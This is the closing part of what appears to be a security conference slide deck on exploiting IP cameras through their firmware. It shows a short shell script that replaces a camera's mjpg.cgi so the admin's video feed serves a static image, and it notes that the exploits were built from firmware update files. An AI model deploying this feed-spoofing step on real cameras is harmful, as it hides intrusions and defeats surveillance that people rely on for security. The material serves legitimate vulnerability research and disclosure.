
Replacing mjpg.cgi

```
#!/bin/sh
```

```
echo -ne "HTTP/1.1 200 OK\r\n Content-Type: image/jpeg\r\n\r\n"
```

```
cat /tmp/static_img.jpg
```


Admin's Video Feed



What's Really Happening



Demo Time!



Closing Thoughts

- ❖ Lots more bugs where these came from
- ❖ Cameras reveal their model number in the login prompt
- ❖ All exploits developed exclusively from firmware update files
 - ❖ Binwalk + IDA + Qemu == WIN.

Contact

- ❖ cheffner@tacnetsol.com
- ❖ <http://www.tacnetsol.com>
- ❖ [@devttys0](#)
- ❖ <http://www.devttys0.com/blog>